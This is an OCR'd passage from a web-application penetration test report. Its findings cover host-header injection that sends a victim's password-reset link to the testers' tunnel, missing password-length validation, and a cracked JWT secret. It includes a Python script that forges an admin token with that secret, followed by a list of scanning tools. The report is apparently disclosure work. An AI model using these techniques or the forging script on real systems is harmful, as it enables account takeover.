



H3. ATO via one Link reset password


POC :


We noticed after we intercepted the request we could change the host header to our host hence after the Victim received the Email and clicked on the link .. his reset link


Sent to us after that we used that link to change his password




search product here...
Forgot Password
Email
admin@gmail.com
Send Reset Link
Password reset link has been sent to your email.
Dashboard
Intercept
Time


admin@gmail.com
Send Reset Link
Password reset link has been sent to your email.
omarsamy@0x2034: ~/test/backend
(omarsamy@0x2034)-[~/test/backend]
Forwarding HTTP traffic from https://d445840b1c49173f23261d3823713c83.serveo.net
Contact Us



d445840b1c49173f23261d3823713c83.serveo.net/reset-password/3825d6f73ee8704315bf019cf5d326f8963fb37e
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Hack The Box :: Dashb...
TryHackMe | TryHack...
CSP Evaluator
Reset Your Password
New Password:
Reset Password



L3. Reset Password And Password Length

POC :


We noticed the Reset Password Form doesn't validate the New Password Length





C3. JWT secret Key Cracking Leads to ATO

POC :

We noticed that the JWT secret key can be cracked .. we used it to sign any new JWT of any valid Email but also must brute force its ID once we get the valid JWT of admin ACC we used it to access his Admin Panel







JWT_Signing.py

```python
import jwt
import datetime

secret_key = 'dasldlasdkdsdsdsdsdsdsdsdsdsdssdsd'

header = {
    "alg": "HS256",
    "typ": "JWT"
}

payload = {
    "_id": "670aefaff0f584b1dcec25ad", # assuming brute force id for admin
    "email": "admin@gmail.com",
    "iat": datetime.datetime.utcnow(),
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=8)
}

token = jwt.encode(payload, secret_key, algorithm="HS256", headers=header)

print("Generated JWT token: {}".format(token))
```


Tools


Our-Automated-Bash-Script


- *nmap*
- *gobuster*
- *dirsearch*
- *feroxbuster*
- *ffuf*
- *nikto*

Sqlmap

Arjun

BurpSuite





Conclusion

This testing was based on the technologies and known threats as of the date of this document. All the security issues discovered during that exercise were analyzed and described in this report. Please note that as technologies and risks change over time, the vulnerabilities associated with the operation of systems described in this report, as well as the actions necessary to reduce the exposure to such vulnerabilities, will also change.